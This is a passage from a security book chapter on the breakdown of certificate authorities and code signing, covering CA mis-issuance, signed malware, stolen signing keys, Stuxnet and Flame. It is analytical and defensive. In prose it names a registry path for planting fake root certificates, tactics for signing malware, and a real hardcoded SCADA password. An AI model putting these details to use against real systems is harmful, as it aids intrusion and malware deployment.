As one security practitioner put it, "I don't even know how to begin to explain just how fundamentally broken the current system is" [349][12].

In late 2012 Google again discovered, via the fact that their Chrome browser hardcoded knowledge of certificates for Google-run sites, that users were being MITM'd through fraudulent certificates (despite more than a year having passed since DigiNotar was detected this way, no other browser vendor had bothered to add even this most trivial of checks to their browser) [350][13]. The responsible CA in this case was one called TurkTrust, who after being alerted by Google discovered that as far back as August 2011 they'd accidentally issued two CA certificates to a third party, who'd then used them (or at least bogus certificates that they issued with them) to perform a MITM attack on users [351][352][353][354][355][356]. As has now become standard practice, the vendors once again resorted to hardcoding in the bogus certificates due to the continuing failure of standard PKI revocation mechanisms to do the job.

The details of how the MITM happened start off fairly clearly and then become rather fuzzy. The accidental issue of the two sub-CA certificates occurred due to errors in configuring the CA's systems (and unlike DigiNotar, TurkTrust had procedures in place to determine what went wrong, although admittedly unlike DigiNotar they weren't the victims of an adversary intent on covering their tracks). One of the sub-CA certificates was in turn used to MITM users via capabilities built into CheckPoint firewalls, either deliberately or by accident depending on who you choose to believe [357][358].

What makes the TurkTrust event at least as worrying as DigiNotar, even though the damage caused was a lot less, was the total failure of the controls that are supposed to prevent this sort of thing from occurring. The sub-CA certificates were active for over a year before they were noticed, more or less by chance, by a Google-specific mechanism, and the CA subsequently passed a rigorous audit by KPMG that failed to detect anything wrong [357]. It's these very audits that the browser vendors use to establish the trustworthyness of public CAs, and yet it completely failed to detect that a serious problem existed at the time the audit took place (amusingly, one browser vendor then suggested, in all seriousness, that to resolve the issue they could require

---

[12] An alternative summary might be "you couldn't make this stuff up".

[13] The obvious message to attackers then is don't MITM Google sites when the victim is using Chrome, and no-one will be any the wiser.

an audit statement from the CA saying that the problem had been fixed [359]). It's not surprising then that one major CA's summary of the audits is that they're "effectively a 'least common denominator' where the audit has been so dumbed-down that it is meaningless" (there's no record of any CA ever failing the required audit and having their certificates removed from web browsers) [360][14].

The following year yet another trusted CA, this time one run by the French government, was caught issuing MITM certificates [361][362][363][364]. As before, the problem was noticed in Google Chrome when fake certificates for Google-run sites started appearing [365]. No other browser noticed that there was a problem.

The issue in this case was that the trusted root CA had created a veritable forest of sub-CAs for different government agencies and departments. The fact that running a CA wasn't necessarily the primary business function for these organisations showed in the way that the CAs were managed [366][367]. An investigation into their operations turned up issues like empty CRLs, CRLs with lifetimes stretching years into the future (creating effectively un-revocable certificates because an attacker could present the same CRL showing an absence of any revocation for years), missing CRL and OCSP revocation information that made it impossible to check for revocations [368], expired and unreachable CRLs [369], bogus domain names like `your.server.address.com` (as one observer put it, "for some reason, I have doubts about the quality of domain validation performed in these cases") [370], use of RFC 1918 addresses [371], and unqualified and truncated domain names [372][373], a sort of test load of errors that the CA/Browser forum doesn't allow in certificates. Despite this catalogue of problems, the CA that created all of this still passed its audit, apparently by auditing itself [368].

As has now become standard practice, the problem was addressed by pushing out updates to browsers. The root CA that certified the CA that issued the fake certificates is still enabled and trusted by all browsers.

---

[14] In response to the question "what's 2+2?", a computer scientist will throw together a quick program and announce "4.00001", an engineer will pull out a slide rule and announce "4.0 +/- 10%", and an auditor will ask "what do you want it to be?".

Figure 25: Fake Verisign CA certificate installed by malware

If you don't feel like going through (or at least past) a commercial CA for your fraudulent certificate, then you can even bypass the CA completely, doing what some signed malware does and pushing a fake CA certificate into the Windows trusted certificate store via the Windows registry at `HKLM\SOFTWARE\Microsoft\-SystemCertificates\ROOT\Certificates` (in other words it uses a CA-issued malware-signing certificate to run the installer for the fake CA certificate, and once that's installed it can sign and authorise anything that it wants). One strategy for doing this is to use a malware dropper that's signed with a stolen or fraudulent certificate to inject your fake CA certificate and then once you've got your own trusted CA in the system you can take your time to produce as much signed malware as you like (if you also use your signed malware to modify the system `hosts` file to point to the server of your choice, you don't even need to mess with the DNS in order to spoof any site you want [374]).

One such fake CA certificate is shown in Figure 25. This can be distinguished from the real thing by looking at the low-level certificate details, which don't duplicate the original exactly because the malware authors only bothered copying across the information that's shown in the signature-verification and general certificate display, an oversight that's easily corrected but probably not even necessary since no-one (except a few security researchers) looks at the low-level certificate details anyway.

So while earlier versions of web browsers could still recite PKI doctrine that "The signer of the Certificate promises you that the holder of this Certificate is who they say they are" [375], the same browser today contents itself with "This web site provides a certificate to verify its identity", a more technically accurate representation of what's achieved through the use of a certificate but one that provides little value to users (consider it in the light of another message that might accompany the web site, "This web site provides a corporate logo to verify its identity").

As one analysis of SSL's PKI puts it, "a common misnomer [sic] with X.509-based PKIs is that CAs are making statements about trust when issuing a certificate. In most cases a CA is merely following a defined procedure […] the issue of whether to trust the [certificate owner] is one that the [end user] must resolve. The trust model

of the web's PKI is more the result of the need for a business model than the need for good trust management" [376]. In fact the customer of the CA doesn't need to trust the CA at all. Since the service being provided by the CA is to sell a token that turns off the browser warning messages, the only thing that a customer has to care about is that the CA's root certificate won't become invalid for some reason, which would reinstate the warning messages (this leads to the perverse incentive to go with a too-big-to-fail CA that's discussed in "The User is Trusting… What?" on page 80).

This extends even further with certificate chains, which aren't "chains of trust" as most PKI literature suggests but merely a set of signed statements from CAs attesting to the fact that they received payment from someone and performed some form of checking of something related to the certificate issue, although this can be as little as sending an automated email or making a phone-call. It's for this reason that one security blog defines a certificate as "an X.509 formatted receipt for the bribe a website owner is required to pay a Certificate Authority [in order to avoid] the Certificate Warnings from Hell" [377].

Digitally Signed Malware

It's not just SSL certificates that are being abused by cybercriminals though. The situation is even worse for code signing certificates, also known as AuthentiCode certificates after the Microsoft technology that they're used with (although this discussion uses Microsoft's code-signing because they've published the figures resulting from a large-scale real-world analysis, CA-certified signed malware isn't restricted to Windows, having existed for some years on other platforms as well [165]). An example of a certificate used to sign malware, in this case a so-called dropper that's used to install software in drive-by downloads, is shown in Figure 26 (note the wonderfully misleading organisation name that it's issued to, a user-interaction problem that's covered in more detail in "Interaction with other Systems" on page 469).

Figure 26: Certificate used to sign a drive-by malware installer (Image courtesy Jarno Niemelä)

While it's been known for some time that malware authors were signing their viruses, trojans, rootkits, and worms using commercial code-signing certificates [378][379] [380][381][382][383][384][385][386] the sheer scale of this was revealed for the first time in late 2008 when the Microsoft Malware Protection Centre (MMPC) published some numbers for the amount of signed malware discovered by the Malicious Software Removal Tool (MSRT) that's distributed as part of Windows Update. Actually determining the amount of signed malware in circulation is a more or less unsolvable problem (you'd have to have a facility for scanning the entire world's computers and reliably detecting all malware on them, which, if you could do that, means that you could also remove it all and put an end to malware), but the MMPC results at least provide a representative value for the subset of recent Windows machines with automatic updates active that regularly run the MSRT.

The MMPC reports that a staggering *one in ten* digitally signed files found on Windows PCs is malware, and the majority of this authenticated malware falls into Microsoft's "severe" or "high" risk category, roughly equivalent in threat level to a zero-day rootkit (presumably the malware authors know which of their products are the most effective and only bother signing those, leaving the less effective malware to take its chances as ordinary unsigned content). So in this case the use of code-signing really does provide a "trust and quality assurance mechanism" [387], because when users encounter a CA-certified signed rootkit or worm they can trust that they've been infected by the best-quality malware.

Attackers don't seem to have any trouble acquiring these fraudulent certificates. For example when the certificate being used to sign one family of password-stealing trojans was revoked by its issuing CA, the malware authors went straight back to the same CA and bought another one. This one was eventually revoked as well after it featured in an anti-virus vendor news article [388] but by the time the revocation finally occurred the hosting site for the malware had already long since been shut

down. It's quite likely that the malware authors would have gone straight back to another CA to buy yet another certificate, although at that point the trail ends for the anti-virus folks (the malware was readily detected by standard anti-virus software, so it didn't matter much any more whether it came with a certificate or not).

At about the same time another CA-certified banking trojan (part of an entire family of signed malware) was discovered by anti-virus vendor ESET, this time registered to a French company that had existed briefly at one point but had long since gone into liquidation by the time that the certificate was issued, with the certificate requested by someone located in northwest Africa (none of this raised any suspicions with the CA that issued the certificate) [389].

One site that tracks malware certificates issued by public CAs records certificates issued by ACNLB, Alpha SSL (which is only supposed to issue SSL certificates, not code-signing ones), Certum, CyberTrust, DigiCert, GeoTrust, GlobalSign, GoDaddy, Thawte, StarField, TrustCenter, VeriSign, and WoSign [390] (some of these were bought directly by the malware authors, others were most likely stolen, and in either case the list contains only the small subset of malware-signing certificates that have been discovered to date rather than a general overview of everything out there).

(For any Mac users who are feeling smug about the problems inherent in Windows' certificate-based code signing, the situation with OS X is little better, it's just not as popular a target as Windows. As the market share for OS X/iOS has increased over time such that it's now a legitimate target for malware authors, as Windows has been for years, so the use of digitally signed malware for Apple products has followed the pattern established for Windows [391][392][393]).

Making this even more worrying is the fact that until the problems inherent in the PKI model used for code signing were pointed out at an anti-virus conference in mid-2010, many anti-virus vendors trusted signed binaries simply because they were signed (in this case "trust" doesn't mean that they were trusted completely, merely that the signature was taken as a sign of good faith and the files were subject to less checking than unsigned ones). As an analysis of the situation by anti-virus vendor F-Secure puts it, "since Authenticode is crypto, techies tend to trust it, and this also includes people working in AV [anti-virus] companies. Thus, AV companies tend to use Authenticode to avoid FAs [false alarms]" [394]. This was confirmed by an independent evaluation which found that as soon as malicious binaries that had been fairly readily detected by anti-virus software were digitally signed, they weren't detected as malware any more by many products [395].

Microsoft's SmartScreen filter, used to assess the safety of downloaded executables and covered in more detail "Applying Risk Diversification" on page 329, does the same thing, only looking at the signing certificate rather than the executable itself. If you steal a certificate that's been used previously to sign benign applications, or buy or steal an EV certificate then SmartScreen immediately trusts the executable without examining it [396].

There is actually one way in which anti-virus software can make use of signed binaries and that's to exploit the "best-quality malware" effect mentioned above. When malware authors have signed their products (at least until now) with fraudulently-obtained certificates the only thing that they've signed with that particular certificate is malware (unfortunately this doesn't apply to stolen certificates, which may also have been used to sign large amounts of legitimate code by their original owners). This means that once a particular signed binary has been detected as being malware the virus scanner can extract the signing certificate and know that anything else that contains that particular certificate will also be malware, with the certificate providing a convenient fixed signature string for virus scanners to look for [397] (this trick has already been used to link Android malware families via their signing certificates [398]). This actually provides a real, effective use for code-signing certificates, although it's certainly one that the PKI folks would never have dreamed of.

Unfortunately as with many other arms-race tricks it only works as long as the malware authors don't try to counter it, either by buying a new certificate for each

piece of malware that they release (it's not as if they're going to run out of stolen credit cards and identities in a hurry) or by siphoning large numbers of benign applications from software-distribution sites, signing them, and re-uploading them to other software distribution sites so that the signed files that constitute actual malware get lost in the noise. Something like this is already being done (although only as an infection strategy rather than deliberately in order to avoid anti-virus software) through the use of affiliate signing programs in which malware distribution networks bundle signed malware with innocuous games and other applications [421].

One of the scariest scenarios for code signing is when the malware authors manage to get their hands on a legitimate developer's code-signing key. Since many development shops see the signing process as nothing more than an annoying speed-bump that stands in the way of application deployment, not helped by the fact that code-signing tools like Windows' SignTool and Unix' gpg are hard to use and poorly integrated into the development process, developers have generally used the most expedient means possible to sign their code, with signing keys left unprotected or with easy-to-guess passwords (trivial variations of "password" are a favourite in web advice columns that give examples of how to do code signing), or passwords hard-coded into the scripts that are needed in order to integrate the signing into the build process. As a result the build servers that are used to handle the code signing become little more than signature vending machines that can be applied by anyone with access, legitimate or otherwise, to sign anything that they want.

Microsoft have a sixty-page best practices document for code signing [399], but from an informal survey of online developer forums it seems that the impact of this on developers is negligible, if they even know of its existence, probably not helped by the fact that the document includes discussions of topics like FIPS 140-certified hardware security modules (HSMs), key cards and biometrics for access control, security cameras and guards, and periodic audits, for something that from the developers' point of view is little more than a hurdle to be leaped or bypassed during the development process.

In addition it's easy enough to set out all of these requirements in a best-practices document for someone else to follow, but when you're signing on the order of a thousand files a day as Adobe were doing at the time that they were compromised [400] (an event that'll be covered in a minute) then even something as simple as a manual confirmation step in the signing process becomes more or less unworkable. No best-practices document ever seems to consider that more than one or maybe two files might need to be signed. This problem is exacerbated by the fact that there's no real distinction made between development/test releases and final releases, with the complex and awkward signing process being required in both instances.

Figure 27: Private key and certificate stolen by Zeus malware

Combine the resulting poor safeguarding of signing keys with the existence of entire families of malware like Adrenalin, Nimkey, Nuklus/Apophis, Ursnif, and Zeus that integrate key-stealing functionality (there's even a freely available tool for exporting non-exportable private keys from Windows [401]). For example a cache of a single months' data from just one instance of Zeus, the Kneber botnet, was found to contain over two thousand private keys and certificates [402][403][404][405]. An example of

a private key and certificate stolen by the Zeus malware is shown in Figure 27, and it's inevitable that legitimate code-signing keys will end up in the hands of malware authors.

In another case of mass certificate-stealing, the Winnti hacker group stole certificates from at least 35 games development developers over a period of at least 1½ years [406] (the "at least" qualifiers meaning that that's what's been discovered to date, since the attacks are tailored to individual targets there could be many more that haven't yet been discovered). Some of those certificates, such as the malware-signing certificate discussed in "Revocation" on page 677, were then passed on to other hacker groups, indicating that the Winnti group either has close contacts to other groups or that there's a flourishing market for stolen certificates [407]. The disparate range of targets for the signed malware, which included gamers (to steal in-game currency, which can be monetised), social networks (to promulgate further attacks), aerospace companies, and pro-democracy activists, lends weight to the argument that there's a market for stolen certificates that are then applied by different groups to further their assorted agendas).

Sometimes attackers don't even need to bother with stealing keys, but merely need to compromise one of the build servers/signature vending machines described above. That's exactly what unknown attackers did with build servers run by Adobe[15], allowing them to sign their malware with legitimate Adobe certificates[16] even though the keys were stored in special hardware security modules (HSMs) [408][409][410]. As a result of this compromise, Adobe stated that they had now "learned a great deal about current issues with code signing and the impact of the inappropriate use of a code signing certificate" [411] (there's further discussion of Adobe's curious certificate-management practices in "X.509 in Practice" on page 694).

A far more serious compromise of code-signing keys occurred when attackers got hold of security firm Bit9's keys. Bit9 provides a whitelisting service in which only known-good (or at least probably-not-malicious) software signed by them is allowed to run, with all other software being blocked. Although this doesn't prevent attackers from exploiting bugs in approved software, it does block an awful lot of malware from ever being run, representing a far more sensible default-deny rather than the usual default-allow that's used by anti-virus software.

When a company like Bit9 holds the keys to the kingdom, it's not surprising that it becomes a high-priority target for attackers. By compromising the arbitrator of goodness, the attackers were able to add their malware to Bit9's whitelist and infect their customers. Amusingly, the compromise was possible because Bit9 wasn't using their own protection software on the machines that were compromised [412][413].

As with other long-lived compromises involving certificates, this one was later found to date back to the previous July, but the security vendor only found out about it when they were alerted by a third party [414][415], with the rootkit in question being previously signed with a different stolen certificate before the attackers switched to Bit9's one [416].

This strategy of attacking the gatekeeper isn't terribly surprising. Once a particular mechanism is adopted as a universal measure of goodness for protecting anything of any value, it'll automatically become the thing that the bad guys subvert in order to carry out their attacks. As Bit9's CTO put it, "this wasn't a campaign against us, it was a campaign using us" [414]. This is why risk diversification, discussed in "Security through Diversity" on page 315, is so important. Never rely on a single defensive measure to protect anything of value to an attacker, because that single defensive measure is also a very tempting single point of failure.

One possible way of dealing with the insecure handling of signing credentials caused by the need to perform frequent signing during the development process is to create a universally-recognised code-signing pseudo-signature for use during development that Windows recognises as a test signature. This parallels the EICAR (European

---

[15] They may have broken in by convincing an Adobe employee to open a PDF attachment or view a Flash video.

[16] An example of such a signed binary is the widespread `W32/FlashPlayer`.

Institute for Computer Antivirus Research) virus test file (or to give it its full name, the "EICAR Standard Anti-Virus Test File"), a fixed text string that's not a virus but that's recognised by all anti-virus programs and is used to test that the program is functioning correctly, or at least functioning minimally.

Providing a built-in pseudo-signature value that's the equivalent of the EICAR test file would allow developers to "sign" their applications and drivers for testing purposes without having to invoke the use of a high-value genuine code-signing key (Windows does actually include a deeply-buried built-in test certificate issued to "Root Agency" [417], but it's so little-known that when a security researcher reported the presence of a strange CA root certificate using a 512-bit key to Microsoft it took them some effort to figure out what it was and why it was there).

When a test-signed application is installed for the first time the operating system can warn about it as it would for an unsigned application, and the installer framework that's used to create release bundles can alert the developer if they try to create a full release with binaries that contain the test signature in order to prevent it from inadvertently leaking out into the real world. Note that the test signature should merely be a magic string of bytes and not something that's created using a real key, since when actual test keys were used in Windows some time ago vendors instructed developers to have them marked as trusted by adding them to the Trusted Publishers certificate store so that the vendor could ship product signed with the test key rather than a CA-supplied certificate. The use of a pseudo-signature rather than a special test key avoids this problem.

Although there will be some special-case testing situations where the use of a pseudo-signature won't be applicable, for example when testing unattended/headless installs where it's not practical or possible to have someone acknowledge warnings about the use of the pseudo-signature, integrating the test signing directly into the development environment where it can be enabled with a single mouse click greatly reduces the chances of a high-value genuine code-signing key being sprayed across half the developer workstations in the company in order to expedite the development process.

The most serious case (at least that we know of) of a key falling into the hands of malware authors occurred in mid-2010 when malware signed with a key belonging to the major semiconductor manufacturer Realtek started to appear [418][419]. Although PKI dogma states that a certificate belonging to such a key should be immediately revoked, the fact that vast numbers of Realtek drivers had already been signed by it and could now no longer be installed without unsigned-driver warnings or, in the case of 64-bit Windows, used at all, would no doubt have given both Realtek and the issuing CA cause for concern. After several days rumination the certificate was revoked [420], although the CA had to wait until the story started to appear in news reports before they became aware of the need for the revocation.

As with the situation with getting broken PKI software fixed that's discussed in "X.509 in Practice" on page 694, bad publicity is often the most effective way of getting certificates revoked, with one anti-virus researcher reporting zero interest from CAs in response to non-publicised reports of certificates being used to sign malware [394], a second anti-virus researcher getting no reaction from CA fraud departments in response to requests to get malware-signing certificates revoked [421], and an anti-virus vendor reporting no response from a CA to a request to revoke a stolen certificate being used to sign malware [422]. As the CTO for anti-virus vendor AVG laconically put it, "the vendors [CAs] are not rushing to revoke stolen certificates" [423].

What's more, the problem of CAs not caring about revocation until they're forced to by bad publicity has been getting worse over time rather than better, with an insignificant number of revocations in 2008 (the first year that figures were kept) dropping to near-zero by 2010 [421]. The one exception to this rule was when Symantec (the anti-virus company) reported a stolen certificate issued by Symantec (the CA) being used to sign malware, in which case it was promptly revoked [424]. Requiring that the anti-virus vendor who wants a certificate revoked also own the CA that issued it in the first place doesn't appear to be a scalable solution though.

A few days after the Realtek-signed malware was noticed a new version appeared, this time signed with a key from another semiconductor manufacturer, JMicron [425][426][427]. The fact that both of these certificates belonged to hardware manufacturers meant that one possible mitigation, using Windows Update to push out new software signed with an updated certificate, wouldn't work because the signed drivers would initially be installed from the CD that came with the hardware (only hardcore geeks know that you always ignore the old drivers on the install CD and get the latest ones from the vendor's web site or via Windows Update).

More malware signed with stolen keys subsequently appeared, such as one belonging to a US financial institution, the Vantage Credit Union [428]. The use of stolen signing keys was very much an exception until about 2010, since it was far easier for malware authors to just buy their own signing keys from a public CA using stolen credentials and stolen credit cards, but following the example set by the Realtek and JMicron signing-key thefts malware authors switched to using stolen keys, resulting in a 300% increase in the use of stolen code-signing keys from 2010 to 2011 [422].

Making the Realtek/JMicron signed-malware debacle even more entertaining was the fact that one of the principal systems targeted by the malware is a Siemens SCADA (industrial control) system that uses a hardcoded password `2WSXcder` that can't be changed because doing so causes the system to stop working [429] and that had been circulating on the Internet for years, including being posted to a Siemens online forum in Russia [430] as well as in online lists of default passwords [431] (this situation isn't unique to Siemens embedded systems, with one Internet scan finding over half a million embedded devices across more than 17,000 organisations in 144 countries that were publicly accessible and used manufacturer-default passwords [432].

Even the well-known secret password was a relatively minor issue compared to (apparently unfixable) exploitable design flaws in the SCADA control software [433], a so-called forever-day exploit (named as a play on the term zero-day or 0-day exploit), one that the vendor has no intention of ever fixing [434] with all manner of alarming security implications [435].

(The reason for this poor level of security is that SCADA systems rate availability above everything else, so that anything that affects, or potentially affects, availability is strongly avoided. The rationale for this is that there's a higher risk created when a critical device isn't working due to a buggy update than through having the device working but vulnerable to a particular attack. In addition SCADA systems often use thoroughly out-of-date hardware and software that no-one wants to change for fear of breaking things and for which there's no way to schedule downtime even if someone did decide to take the momentous step of trying to upgrade it, and the systems are usually administered by control engineers rather than computer geeks, none of which create an environment that's conducive to strong security, or often any security at all).

Figure 28: Stuxnet malware two months after its certificate was revoked

It's interesting to look at the effects of the revocation, and more specifically the timeline of events surrounding it, to see how users are being protected (or not) by various security mechanisms. Shortly after the malware was first noticed, it was added to anti-virus vendor databases and pushed out to users via updates [436]. A month later when it made headlines because of its use of the Realtek certificate, the CA that had issued it read about it in the news, contacted the certificate owner, and revoked it [437]. However due to the dysfunctional nature of revocation handling (covered in more detail in "X.509 in Practice" on page 694), the certificate was still regarded as valid by Windows systems after it had been revoked, as shown in Figure 28, a screenshot taken two months after the certificate was declared revoked by the CA.

Of a range of machines running Windows 7, Vista, and XP, all with the latest updates and hotfixes applied and with automatic updates turned on, the first machine to notice the revocation and treat the signature as invalid didn't do so until a full week after the revocation had occurred, more machines began noticing the revocation about two weeks out, and some machines still regard the signature as valid even now.

This sort of thing isn't limited to just code-signing certificates but extends to certificates in general. For example American Express ran their web site for several weeks with a revoked certificate without anyone, or anything, noticing [438]. More seriously, Internet analysis firm Netcraft reported how a revocation of a high-value CA certificate (rather than just a single end-user certificate) went entirely unnoticed by almost all certificate-using applications, so that it was still regarded as valid two weeks after it was revoked [439]. Even the two applications that did notice the revocation, Internet Explorer and Opera, could have been fooled, since the CRL had a six-month validity period and any previous check of the certificate would have

fetched a copy of the CRL that didn't blacklist the certificate, after which it would have been immunised against revocation for a further six months (the peculiar practice of repeatedly consulting the same out-of-date information in order to perform a revocation check is covered in more detail in "CRLs" on page 679).

So while PKI and code-signing promise the user a fairly deterministic series of events in which A occurs, then B occurs, then C occurs, and then the user is safe, what actually happens in practice is that A occurs, then a comedy of errors ensues, and then the user is still unsafe while being under the mistaken impression that they're actually safe.

A real-world demonstration of the relative effectiveness of various protection mechanisms occurred when I wanted to evaluate the ability of code-signing to protect users. A researcher sent me a copy of the signed malware, and because of its nature encrypted it with AES using the RAR archiver. Since RAR (and indeed most other archivers) don't protect file metadata (a problem covered in more detail in "Cryptography for Integrity Protection" on page 359), the message was blocked by email scanners that identified the overall contents from the metadata even though the file contents themselves were encrypted. After some discussion with the IT people ("yes, I am certain what the file is, it's a rather nasty piece of Windows malware, and I trust the sender to have sent me malware") they forwarded the email to the PowerPC Linux machine on which I read email using /bin/mail. This machine is rather unlikely to be affected by x86 Windows malware.

Unfortunately I never could check it on the Windows systems that I wanted to test it on because the instant it appeared on there the resident malware protection activated and deleted it again, despite various attempts to bypass the protection. Eventually I got it onto a specially-configured Windows system, which reported that both the signature and its accompanying certificate were valid (this was some time after the CA had declared the certificate revoked). So it actually proved quite difficult to see just how ineffective PKI and code-signing actually was in protecting users from malware because the real protection mechanisms were so effective at doing their job.

A few months later the same thing happened again with a different piece of digitally signed malware, with everything but the digital signature mechanism, whose job it was to do this, acting to stop the malware. Then a few months later it happened again.

Some months later it happened yet again, but this time the compromise was serious enough that it required a complete rebuild of the infrastructure that used the certificates in order to fix the problem. What happened in this case was that a piece of malware called Flame, which had the same origins as Stuxnet [440][441][442], was discovered to be spoofing Windows Update to drop a piece of signed malware onto Windows machines [443].

What made this one interesting was that the malware used a code-signing certificate that chained up to a trusted Microsoft root through the Windows terminal services PKI [444][445][446][447]. The way that the Terminal Services PKI works is that Microsoft's CA signs the certificate of a Terminal Services license server, which is just another CA, and that then issues Client Access Licenses (CALs), which are standard X.509 certificates. These are just (relatively) short-lived certificates that are used for enterprise license management. The license server that issues CALs (a.k.a. "the CA that's certified by Microsoft") is controlled by the end user.

You can probably see where this is going. What Microsoft had done was hand every user of Terminal Services the ability to issue certificates that chained up to a trusted Microsoft root certificate [448][449]. What's more, this wasn't a new vulnerability but had been around since the system was set up in 1999 [450][451] and was already being exploited by attackers at least a decade before Flame came along [452]. The reason why this vulnerability had been around for so long is that unlike more visible PKIs like the browser PKI, the Terminal Services PKI had been quietly running in a misconfigured and in some cases completely broken state throughout its entire lifetime [448]. This sort of thing isn't a Microsoft-specific problem but is relatively common when complex and hard-to-use technology is involved and the consequences

of an incorrect configuration aren't immediately noticeable. At some point the goal switches from "do it by the book" to "just get it working somehow", and everything seems to work OK until someone tries to attack it.

The fix to the problem was relatively simple and involved changing the configuration to what it should have been in the first place, with Terminal Services certificates no longer chaining up to a Microsoft root CA and the license certificates constrained to only be usable for Terminal Services licensing [453].

